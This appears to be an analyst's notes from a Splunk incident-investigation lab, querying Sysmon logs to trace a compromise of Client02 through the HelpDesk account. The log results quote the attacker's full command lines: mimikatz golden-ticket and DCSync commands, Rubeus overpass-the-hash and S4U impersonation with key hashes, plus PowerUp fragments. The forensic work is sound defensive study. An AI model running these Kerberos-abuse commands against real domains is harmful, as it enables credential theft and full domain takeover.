FalconEye

Thursday, May 25, 2023 11:53 AM

```
| tstats values(sourcetype) where index=* group by index source
```

✓ 525 events (1/1/70 12:00:00.000 AM to 5/25/23 11:53:08.000 AM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (4) Visualization

100 Per Page ▾ Format Preview ▾

index ⇕	source ⇕	values(sourcetype) ⇕
folks	XmlWinEventLog:Microsoft-Windows-PowerShell/Operational	XmlWinEventLog
folks	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	XmlWinEventLog
folks	XmlWinEventLog:Security	XmlWinEventLog
folks	XmlWinEventLog:System	XmlWinEventLog

```
index=folks source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
| search NOT (User="NT AUTHORITY*" OR CommandLine="*splunk* OR CommandLine="*edge*)
|stats values(CommandLine) by User
```

All time ▾

✓ 3,960 events (5/8/23 5:58:36.000 AM to 5/25/23 1:12:27.000 PM) No Event Sampling ▾ Job ▾ Fast Mode ▾

Format visualization

User ⇕	values(CommandLine) ⇕
Abdullah-work\HelpDesk	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr "C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /aes256:730f8f17b250ced37d8f9bd548043cc31b4fd5da101e2429febfd4dc0b237ce8 /startoffset:0 /endin:600 /renewmax:10080 /ptt" "C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d83254d33448424 service:krbtgt /target:Ali.Alhakami /ticket:trust-test2.kirbi" "C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 /rc4:8a1a8ab21f32a13a8d83254d33448424 service:krbtgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi" "C:\Users\HelpDesk\Better-to-trust.exe" "kerberos::golden /user:Administrator /domain:Abdullah.Ali.Alhakami /sid:S-1-5-21-1316629931-576095952-2750207263 /sids:S-1-5-21-2314577697-1335098093-3289815499-519 aes256:730f8f17b250ced37d8f9bd548043cc31b4fd5da101e2429febfd4dc0b237ce8 service:krbtgt /target:Ali.Alhakami /ticket:trust_tgt.kirbi" "C:\Users\HelpDesk\Microsoft-Update.exe" /krbkey:3eecd74baec5b3be09f52bca8207e20f /tgtdeleg /enctype:rc4 /ticketuser:Administrator /domain:Abdullah.Ali.Alhakami /dc:Abdullah.Abdullah.Ali.Alhakami /ticketuserid:500 /group:512 createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" asktgt /user:Administrator /aes256:730f8f17b250ced37d8f9bd548043cc31b4fd5da101e2429febfd4dc0b237ce8 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" asktgt /user:Administrator /aes256:f1d4f9ee121da0a236c325cab091163f50ee82dbdc67a1dc48f869a145f8b4b2 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" asktgt /user:Administrator /rc4:3eecd74baec5b3be09f52bca8207e20f /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" asktgt /user:Mohammed /aes256:facca59ab6497980cbb1f8e61c446bdbd8645166edd83dac0da2037ce954d379 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" asktgt /user:it-support /aes256:e1545adafb17d4e61b66a6ecc189718aed4ad3e5c3382ea08575a499ed231428 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" diamond /krbkey:3eecd74baec5b3be09f52bca8207e20f /tgtdeleg /enctype:rc4 /ticketuser:Administrator /domain:Abdullah.Ali.Alhakami /dc:Abdullah /ticketuserid:500 /group:512 createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" diamond /krbkey:3eecd74baec5b3be09f52bca8207e20f /tgtdeleg /enctype:rc4 /ticketuser:Administrator /domain:Abdullah.Ali.Alhakami /dc:Abdullah.Abdullah.Ali.Alhakami /ticketuserid:500 /group:512 createnetonly:C:\Windows\System32\cmd.exe /show /ptt "C:\Users\HelpDesk\Microsoft-Update.exe" s4u /user:Client02$ /aes256:0a87dfe150dc1da194b965a620e2acd94aea917185c7bb6731aa323470f357d9 /msdsspn:http/Client03 /impersonateuser:Administrator /ptt "C:\Users\HelpDesk\fun.exe" "C:\Users\HelpDesk\fun.exe" "lsadump::dcsync /user:Abdullah-work\Administrator" "C:\Users\HelpDesk\http-server.exe" "C:\Windows\ImmersiveControlPanel\SystemSettings.exe" -ServerName:microsoft.windows.immersivecontrolpanel "C:\Windows\System32\SecurityHealthSystray.exe" "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "C:\Windows\System32\fsquirt.exe" -Register "C:\Windows\System32\ie4uinit.exe" -UserConfig "C:\Windows\System32\rundll32.exe" "C:\Windows\System32\iesetup.dll",IEHardenAdmin "C:\Windows\System32\rundll32.exe" "C:\Windows\System32\iesetup.dll",IEHardenUser "C:\Windows\System32\unregmp2.exe" /FirstLogon "C:\Windows\system32\ServerManager.exe" "C:\Windows\system32\SystemSettingsAdminFlows.exe" Shutdown 521 83886080 "C:\Windows\system32\cmd.exe" "C:\Windows\system32\control.exe" netconnections "C:\Windows\system32\klist.exe" "C:\Windows\system32\more.com" "C:\Windows\system32\notepad.exe" "C:\Windows\system32\whoami.exe" /groups "ctfmon.exe" -c -s 0 -f 0 -t Empty -m Empty -a 0 -u Empty C:\Windows\Explorer.EXE

What is the name of the compromised account? Abdullah-work\HelpDesk

What is the name of the compromised machine?Client02

```
index=folks User="Abdullah-work\\HelpDesk"
| stats count by Computer
```

All time ▾

✓ 1,044 events (5/8/23 5:58:36.000 AM to 5/25/23 1:24:21.000 PM) No Event Sampling ▾ Job ▾ Verbose Mode ▾

Events (1,044) Patterns Statistics (1) Visualization

100 Per Page ▾ Format Preview ▾

Computer ⇕	count ⇕
Client02.Abdullah.Ali.Alhakami	1044

```
index=folks  *fun.exe*  source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=11
| table _time EventCode EventData_Xml
| sort _time
```

All time ▾

✓ 1 event (5/8/23 5:58:36.000 AM to 5/25/23 2:09:34.000 PM) No Event Sampling ▾ Job ▾ Fast Mode ▾

Events Patterns Statistics (1) Visualization

100 Per Page ▾ Format Preview ▾

_time ⇕	EventCode ⇕	EventData_Xml ⇕
2023-05-10 05:08:57	11	<Data Name='RuleName'>EXE</Data><Data Name='UtcTime'>2023-05-10 05:08:57.255</Data><Data Name='ProcessGuid'>{e7c1085c-2607-645b-5a01-000000000c00}</Data><Data Name='ProcessId'>1816</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='TargetFilename'>C:\Users\HelpDesk\fun.exe</Data><Data Name='CreationUtcTime'>2023-05-10 05:08:57.255</Data><Data Name='User'>Abdullah-work\HelpDesk</Data>

Tool used for enumeration -Bloodhound

```
index=folks *golden*
| stats count by EventData_Xml
```

All time

9 events (5/8/23 5:58:36.000 AM to 5/26/23 7:37:08.000 AM) No Event Sampling

Job Fast Mode

Events Patterns Statistics (9) Visualization

100 Per Page Format Preview

EventData_Xml

```
Data Name='MessageNumber'>42</Data><Data Name='MessageTotal'>43</Data><Data
lame='ScriptBlockText'>GEAYwBrAGQAbwBvAHIAAAIsAGEAYgB1AGwAMQAAEVUAcwB1AHIAbgBhAG0AZQAADwAYQB1AGUAbAAyAAARUABhAHMAcwB3AGEAcgBkAAAARcABhAHMAcwB3AGEAcgBkADEAMgAzAAANbABhAGIAZQBsADMAAAtHAHIAbwB1AHAAAB1BAGQAbQBpAG4AaQBzAHQAcgBhAHQAbwByAHMAAA91AHUAdABBAGEAbgAxAAANQwByAGUAYQBBAGUAA
```

```
try {
    [System.Convert]::FromBase64String( $Binary ) | Set-Content -Path $Path -Encoding Byte
    Write-Verbose "MSI written out to '$Path'"

    $Out = New-Object PSObject
    $Out | Add-Member Noteproperty 'OutputPath' $Path
    $Out
}
catch {
    Write-Warning "Error while writing to location '$Path': $_"
    $Out = New-Object PSObject
    $Out | Add-Member Noteproperty 'OutputPath' $_
    $Out
}
```

```
unction Invoke-AllChecks {
lt;#
    .SYNOPSIS

        Runs all functions that check for various Windows privilege escalation opportunities.

        Author: @harmj0y
        License: BSD 3-Clause

    .PARAMETER HTMLReport

        Switch. Write a HTML version of the report to SYSTEM.username.html.

    .EXAMPLE

        PS C:\&gt; Invoke-AllChecks
```

SHA256=8ACC5D98CFFE8FE7D85DE218971B18D49166922D079676729055939463555BD2

```
index=folks Computer="Client02.Abdullah.Ali.Alhakami" *Automate-Basic-Monitoring.exe* EventCode=1
| search NOT CommandLine=*splunk*
| table _time EventCode CommandLine Hashes
| sort _time
```

All time

15 events (5/8/23 5:58:36.000 AM to 5/26/23 3:15:36.000 AM) No Event Sampling

Job Verbose Mode

Events (15) Patterns Statistics (15) Visualization

100 Per Page Format Preview

_time	EventCode	CommandLine	Hashes
2023-05-09 08:24:12	1	sc create "Automation security monitoring tasks" binpath= "C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe" Displayname= "Auto monitoring" start= auto	MD5=6FB10CD439B40D92935F8F6A0C99670A,SHA256=2BF663EA493CDC21AD33AEBD8DA40CC5D2AFA55E24F9E1BBF3D73E99DCADF693,IMPHASH=803254E010814E6994709SA2725B2AFD
2023-05-09 11:38:14	1	sc create "Monitoring service" binpath= "C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe" Displayname= "Monitor service" start= auto	MD5=6FB10CD439B40D92935F8F6A0C99670A,SHA256=2BF663EA493CDC21AD33AEBD8DA40CC5D2AFA55E24F9E1BBF3D73E99DCADF693,IMPHASH=803254E010814E6994709SA2725B2AFD
2023-05-09 12:15:08	1	"C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe"	MD5=CECAC813ADDDC09CB04171709DE97E15,SHA256=E7E9E38E6F50CC3DDB1CC3A89AA82076F0238064AE6720D3D62FF9AF2786F0B5,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
2023-05-09 12:25:36	1	rundll32.exe	MD5=4BFEF0B578515C16B9582E32B78D2594,SHA256=70D21CBDC527559C4931421E66AA819B86D5AF5535445ACE467E74518164C46A,IMPHASH=CE6ABBD952DD0B6F657F35A471588FD1
2023-05-09 12:25:36	1	C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe	MD5=EDA88D4273EE58957D181C0308DB4001,SHA256=F951F9FE207C2D9E412240BD0AEFF7233AB78712063EB1723DFAAA3B74BAA2EA,IMPHASH=B093B9B6223AF7F9E72D34D8765AA77F
2023-05-09 12:25:45	1	rundll32.exe	MD5=4BFEF0B578515C16B9582E32B78D2594,SHA256=70D21CBDC527559C4931421E66AA819B86D5AF5535445ACE467E74518164C46A,IMPHASH=CE6ABBD952DD0B6F657F35A471588FD1
2023-05-09 12:25:45	1	C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe	MD5=EDA88D4273EE58957D181C0308DB4001,SHA256=F951F9FE207C2D9E412240BD0AEFF7233AB78712063EB1723DFAAA3B74BAA2EA,IMPHASH=B093B9B6223AF7F9E72D34D8765AA77F
2023-05-09 12:37:16	1	"C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe"	MD5=CECAC813ADDDC09CB04171709DE97E15,SHA256=E7E9E38E6F50CC3DDB1CC3A89AA82076F0238064AE6720D3D62FF9AF2786F0B5,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
2023-05-09 12:37:16	1	"C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe"	MD5=CECAC813ADDDC09CB04171709DE97E15,SHA256=E7E9E38E6F50CC3DDB1CC3A89AA82076F0238064AE6720D3D62FF9AF2786F0B5,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
2023-05-10 04:57:36	1	rundll32.exe	MD5=4BFEF0B578515C16B9582E32B78D2594,SHA256=70D21CBDC527559C4931421E66AA819B86D5AF5535445ACE467E74518164C46A,IMPHASH=CE6ABBD952DD0B6F657F35A471588FD1
2023-05-10 04:57:36	1	rundll32.exe	MD5=4BFEF0B578515C16B9582E32B78D2594,SHA256=70D21CBDC527559C4931421E66AA819B86D5AF5535445ACE467E74518164C46A,IMPHASH=CE6ABBD952DD0B6F657F35A471588FD1
2023-05-10 04:57:36	1	C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe	MD5=9169B8AAE13C43809D9DE8FED5C05202,SHA256=8ACC5D98CFFE8FE7D85DE218971B18D49166922D079676729055939463555BD2,IMPHASH=B093B9B6223AF7F9E72D34D8765AA77F
2023-05-10 04:57:36	1	C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe	MD5=9169B8AAE13C43809D9DE8FED5C05202,SHA256=8ACC5D98CFFE8FE7D85DE218971B18D49166922D079676729055939463555BD2,IMPHASH=B093B9B6223AF7F9E72D34D8765AA77F
2023-05-10 08:17:01	1	"C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe"	MD5=CECAC813ADDDC09CB04171709DE97E15,SHA256=E7E9E38E6F50CC3DDB1CC3A89AA82076F0238064AE6720D3D62FF9AF2786F0B5,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
2023-05-10 08:17:01	1	"C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe"	MD5=CECAC813ADDDC09CB04171709DE97E15,SHA256=E7E9E38E6F50CC3DDB1CC3A89AA82076F0238064AE6720D3D62FF9AF2786F0B5,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744

```
index=folks Computer="Client02.Abdullah.Ali.Alhakami" *Automate-Basic-Monitoring.exe* EventCode=1 Hashes="MD5=9169B8AAE13C43809D9DE8FED5C05202,SHA256=8ACC5D98CFFE8FE7D85DE218971B18D49166922D079676729055939463555BD2,IMPHASH
    =B093B9B6223AF7F9E72D34D8765AA77F"
| table UtcTime EventCode Image ParentImage ParentCommandLine CurrentDirectory CommandLine
```

Date time range

2 events (5/10/23 4:57:36.000 AM to 5/10/23 4:57:36.001 AM) No Event Sampling

Job Verbose Mode

Events (2) Patterns Statistics (2) Visualization

100 Per Page Format Preview

UtcTime	EventCode	Image	ParentImage	ParentCommandLine	CurrentDirectory	CommandLine
2023-05-10 04:57:08.862	1	C:\program.exe	C:\Windows\System32\services.exe	C:\Windows\system32\services.exe	C:\Windows\system32\	C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe
2023-05-10 04:57:08.860	1	C:\program.exe	C:\Windows\System32\services.exe	C:\Windows\system32\services.exe	C:\Windows\system32\	C:\Program Files\Basic Monitoring\Automate-Basic-Monitoring.exe

Downloaded at 2023-05-10 05:08:57 -> https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventid=90011

```
index=folks *fun.exe* EventCode=11
| search NOT CommandLine=*splunk*
| table UtcTime EventCode EventData_Xml
| sort UtcTime
```

All time

1 event (5/8/23 5:58:36.000 AM to 5/26/23 3:31:48.000 AM) No Event Sampling

Job Fast Mode

Events Patterns Statistics (1) Visualization

```
index=folks *fun.exe* EventCode=11
| search NOT CommandLine=*splunk*
| table UtcTime EventCode EventData_Xml
| sort UtcTime
```

All time

✓ 1 event (5/8/23 5:58:36.000 AM to 5/26/23 3:31:48.000 AM) No Event Sampling Job Fast Mode

Events Patterns Statistics (1) Visualization

100 Per Page Format Preview

UtcTime	EventCode	EventData_Xml
2023-05-10 05:08:57.255	11	<Data Name='RuleName'>EXE</Data><Data Name='UtcTime'>2023-05-10 05:08:57.255</Data><Data Name='ProcessGuid'>{e7c1085c-2607-645b-5a01-000000000c00}</Data><Data Name='ProcessId'>1816</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='TargetFilename'>C:\Users\HelpDesk\fun.exe</Data><Data Name='CreationUtcTime'>2023-05-10 05:08:57.255</Data><Data Name='User'>Abdullah-work\HelpDesk</Data>

DcSync attack - "C:\Users\HelpDesk\fun.exe" "lsadump::dcsync /user:Abdullah-work\Administrator"

```
index=folks source="xmlwineventlog:microsoft-windows-sysmon/operational" "abdullah-work\\helpdesk" *dcsync* EventCode=1
| table UtcTime EventCode EventData_Xml
```

All time

✓ 1 event (before 5/26/23 3:46:08.000 AM) No Event Sampling Job Fast Mode

Events Patterns Statistics (1) Visualization

100 Per Page Format Preview

UtcTime	EventCode	EventData_Xml
2023-05-10 08:09:36.687	1	<Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-10 08:09:36.687</Data><Data Name='ProcessGuid'>{e7c1085c-5140-645b-d906-000000000c00}</Data><Data Name='ProcessId'>1424</Data><Data Name='Image'>C:\Users\HelpDesk\fun.exe</Data><Data Name='FileVersion'>2.2.0.0</Data><Data Name='Description'>mimikatz for Windows</Data><Data Name='Product'>mimikatz</Data><Data Name='Company'>gentilkiwi (Benjamin DELPY)</Data><Data Name='OriginalFileName'>mimikatz.exe</Data><Data Name='CommandLine'>"C:\Users\HelpDesk\fun.exe" "lsadump::dcsync /user:Abdullah-work\Administrator"</Data><Data Name='CurrentDirectory'>C:\Users\HelpDesk\</Data><Data Name='User'>Abdullah-work\HelpDesk</Data><Data Name='LogonGuid'>{e7c1085c-2956-645b-48ab-220000000000}</Data><Data Name='LogonId'>0x22ab48</Data><Data Name='TerminalSessionId'>4</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=B7B441720681BA85662B69DF1BD41711,SHA256=CFD90BF9CB627FB3574096B9D1C33522A46DB7412CD0FF42226474BF6A74CD77,IMPHASH=D4372DF10FAD3DA029FE49F3B0FC6E99</Data><Data Name='ParentProcessGuid'>{e7c1085c-4ea6-645b-8d06-000000000c00}</Data><Data Name='ParentProcessId'>6900</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" </Data><Data Name='ParentUser'>Abdullah-work\HelpDesk</Data>

Original Filename: mimikatz.exe

```
index=folks source="xmlwineventlog:microsoft-windows-sysmon/operational" "abdullah-work\\helpdesk" *fun.exe*
| table UtcTime EventCode Image OriginalFileName
| sort UtcTime
```

All time

✓ 36 events (before 5/26/23 3:56:03.000 AM) No Event Sampling Job Verbose Mode

Events (36) Patterns Statistics (36) Visualization

100 Per Page Format Preview

UtcTime	EventCode	Image	OriginalFileName
2023-05-10 05:08:57.255	11	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	
2023-05-10 05:10:30.814	1	C:\Users\HelpDesk\fun.exe	mimikatz.exe
2023-05-10 05:16:49.662	5	C:\Users\HelpDesk\fun.exe	
2023-05-10 05:19:37.137	1	C:\Users\HelpDesk\fun.exe	mimikatz.exe
2023-05-10 05:28:43.362	5	C:\Users\HelpDesk\fun.exe	
2023-05-10 05:40:29.578	1	C:\Users\HelpDesk\fun.exe	mimikatz.exe
2023-05-10 05:40:41.575	5	C:\Users\HelpDesk\fun.exe	
2023-05-10 06:14:50.605	1	C:\Users\HelpDesk\fun.exe	mimikatz.exe
2023-05-10 06:16:58.874	5	C:\Users\HelpDesk\fun.exe	
2023-05-10 07:06:08.026	1	C:\Users\HelpDesk\fun.exe	mimikatz.exe
2023-05-10 07:06:56.470	22	C:\Users\HelpDesk\fun.exe	

Overpass-the-hash - aes256:facca59ab6497980cbb1f8e61c446bdbd8645166edd83dac0da2037ce954d379 --> https://blog.netwrix.com/2022/10/04/overpass-the-hash-attacks/

```
index=folks source="xmlwineventlog:microsoft-windows-sysmon/operational" "abdullah-work\\helpdesk" (*asktgt* AND *aes*) EventCode=1
| table UtcTime EventCode Image CommandLine
| sort UtcTime
```

All time

✓ 10 events (before 5/26/23 4:00:12.000 AM) No Event Sampling Job Verbose Mode

Events (10) Patterns Statistics (10) Visualization

100 Per Page Format Preview

UtcTime	EventCode	Image	CommandLine
2023-05-10 05:49:10.805	1	C:\Users\HelpDesk\Microsoft-Update.exe	"C:\Users\HelpDesk\Microsoft-Update.exe" asktgt /user:Mohammed /aes256:facca59ab6497980cbb1f8e61c446bdbd8645166edd83dac0da2037ce954d379 /opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt

Service abused - http/client03

```
index=folks *Client03* *administrator*
| search NOT (Image=*splunk* OR CommandLine=*splunk*)
| stats count by CommandLine
```

All time

✓ 880 events (before 5/26/23 4:11:52.000 AM) No Event Sampling

Job Fast Mode

Events Patterns Statistics (75) Visualization

100 Per Page Format Preview

CommandLine	count
"C:\Program Files (x86)\Microsoft\Edge\Application\86.0.622.38\Installer\setup.exe" --configure-user-settings --verbose-logging --system-level	1
"C:\Program Files (x86)\Microsoft\Edge\Application\86.0.622.38\Installer\setup.exe" --type=crashpad-handler /prefetch:7 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\Administrator.Ali-secure\AppData\Local\Microsoft\Edge\User Data\Crashpad" --annotation=IsOfficialBuild=1 --annotation=channel= --annotation=chromium-version=86.0.4240.75 "--annotation=exe=C:\Program Files (x86)\Microsoft\Edge\Application\86.0.622.38\Installer\setup.exe" --annotation=plat=Win64 --annotation=prod=Edge --annotation=ver=86.0.622.38 --initial-client-data=0x224,0x228,0x22c,0x200,0x230,0x7ff72fb6ce90,0x7ff72fb6cea0,0x7ff72fb6ceb0	1
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --migrate-edgeuwp-taskbar-shortcut	1
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=crashpad-handler "--user-data-dir=C:\Users\Administrator.Ali-secure\AppData\Local\Microsoft\Edge\User Data" /prefetch:7 --monitor-self-annotation=ptype=crashpad-handler "--database=C:\Users\Administrator.Ali-secure\AppData\Local\Microsoft\Edge\User Data\Crashpad" "--metrics-dir=C:\Users\Administrator.Ali-secure\AppData\Local\Microsoft\Edge\User Data" --annotation=IsOfficialBuild=1 --annotation=channel= --annotation=chromium-version=86.0.4240.75 "--annotation=exe=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --annotation=plat=Win64 --annotation=prod=Edge --annotation=ver=86.0.622.38 --initial-client-data=0xf0,0xf4,0xf8,0xcc,0xfc,0x7ff9b76023d8,0x7ff9b76023e8,0x7ff9b76023f8	1
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=gpu-process --field-trial-handle=1764,9561427171512747290,16485180371093257026,131072 --gpu-preferences=MAAAAAAAADgAAAwAAAAAAAAAAAAAAABgAAAAAAAQAAAAAAAAAAAAAAAAAAAAAKAAAAAQAAAAgAAAAAAAAAACgAAAAAAAAAMAAAAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAAUAAAAQAAAAAAAAAAAAAAAGAAAAEAAAAAAAAAABAAAABQAAABAAAAAAAAAAAQAAAAYAAAA= --mojo-platform-channel-handle=1884 /prefetch:2	1
"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1764,9561427171512747290,16485180371093257026,131072 --lang=en-US --service-sandbox-type=network --mojo-platform-channel-handle=2248 /prefetch:8	1
"C:\Users\HelpDesk\Microsoft-Update.exe" s4u /user:Client02$ /aes256:0a87dfe150dc1da194b965a620e2acd94aea917185c7bb6731aa323470f357d9 /msdsspn:http/Client03 /impersonateuser:Administrator /ptt	1

```
index=folks *Client03* *administrator* | search NOT (Image=*splunk* OR CommandLine=*splunk*)  CommandLine="\"C:\\Users\\HelpDesk\\Microsoft-Update.exe\" s4u /user:Client02$ /aes256:0a87dfe150dc1da194b965a620e2acd94aea917185c7bb6731aa323470f357
    /msdsspn:http/Client03 /impersonateuser:Administrator /ptt"
```

All time

✓ 1 event (before 5/26/23 4:17:40.000 AM) No Event Sampling

Job Verbose Mode

Events (1) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 millisecond per column

List Format 20 Per Page

Hide Fields All Fields

SELECTED FIELDS
- a CommandLine 1
- a CurrentDirectory 1
- # EventCode 1
- a host 1
- a Image 1
- a User 1

INTERESTING FIELDS
- a Channel 1
- a Company 1
- a Computer 1
- a Description 1

Time	Event
5/10/23 6:18:19.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-10T06:18:19.1569631Z'/><EventRecordID>15321</EventRecordID><Correlation/><Execution ProcessID='2512' ThreadID='4368'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Client02.Abdullah.Ali.Alhakami</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data><Data Name='UtcTime'>2023-05-10 06:18:19.156</Data><Data Name='ProcessGuid'>{e7c1085c-372b-645b-ba03-000000000c00}</Data><Data Name='ProcessId'>1832</Data><Data Name='Image'>C:\Users\HelpDesk\Microsoft-Update.exe</Data><Data Name='FileVersion'>1.0.0.0</Data><Data Name='Description'>Rubeus</Data><Data Name='Product'>Rubeus</Data><Data Name='Company'>-</Data><Data Name='OriginalFileName'>Rubeus.exe</Data><Data Name='CommandLine'>"C:\Users\HelpDesk\Microsoft-Update.exe" s4u /user:Client02$ /aes256:0a87dfe150dc1da194b965a620e2acd94aea917185c7bb6731aa323470f357d9 /msdsspn:http/Client03 /impersonateuser:Administrator /ptt</Data><Data Name='CurrentDirectory'>C:\Users\HelpDesk\</Data><Data Name='User'>Abdullah-work\HelpDesk</Data><Data Name='LogonGuid'>{e7c1085c-2956-645b-48ab-220000000000}</Data><Data Name='LogonId'>0x22ab48</Data><Data Name='TerminalSessionId'>4</Data><Data Name='IntegrityLevel'>High</Data><Data Name='Hashes'>MD5=2400A1E4F2BFB676B14CBDBF5D645805,SHA256=471A515A58F5BF831D0AE9922BE70BFF69A026B27785E459D7B163FA18658585,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744</Data><Data Name='ParentProcessGuid'>{e7c1085c-295d-645b-1602-000000000c00}</Data><Data Name='ParentProcessId'>7576</Data><Data Name='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Data Name='ParentCommandLine'>"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" </Data><Data Name='ParentUser'>Abdullah-work\HelpDesk</Data></EventData></Event>

CommandLine = "C:\Users\HelpDesk\Microsoft-Update.exe" s4u /user:Client02$ /aes256:0a87df... | CurrentDirectory = C:\Users\HelpDesk\ | EventCode = 1 | Image = C:\Users\HelpDesk\Microsoft-Update.exe
User = Abdullah-work\HelpDesk | host = CLIENT02

Process spawned at Client03 - wsmprovhost.exe
Src host -> powershell remoting

New Search

Save As Close

```
index=folks ParentImage=*powershell.exe* host=CLIENT02    source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" | search NOT (CommandLine=*splunk* OR CommandLine=*edge* OR ParentImage=*splunk* OR Image=*splunk* OR CommandLine=*LogonUI*
    OR CommandLine=*dwm.exe*)  host=CLIENT02 | table  UtcTime EventCode ParentImage ParentCommandLine Image CommandLine host  | sort  UtcTime
```

All time

✓ 77 events (5/8/23 5:58:36.000 AM to 5/26/23 4:25:06.000 PM) No Event Sampling

Job Verbose Mode

Events (77) Patterns Statistics (77) Visualization

100 Per Page Format Preview

UtcTime	EventCode	ParentImage	ParentCommandLine	Image	CommandLine	host
2023-05-09 07:13:35.924	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe"	CLIENT0
2023-05-09 07:13:38.235	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\HOSTNAME.EXE	"C:\Windows\system32\HOSTNAME.EXE"	CLIENT0
2023-05-09 07:14:00.225	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\ipconfig.exe	"C:\Windows\system32\ipconfig.exe"	CLIENT0
2023-05-09 07:16:14.350	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\ipconfig.exe	"C:\Windows\system32\ipconfig.exe"	CLIENT0
2023-05-09 07:16:23.353	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\PING.EXE	"C:\Windows\system32\PING.EXE" 192.168.159.1	CLIENT0
2023-05-09 07:16:27.470	1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	C:\Windows\System32\ipconfig.exe	"C:\Windows\system32\ipconfig.exe"	CLIENT0
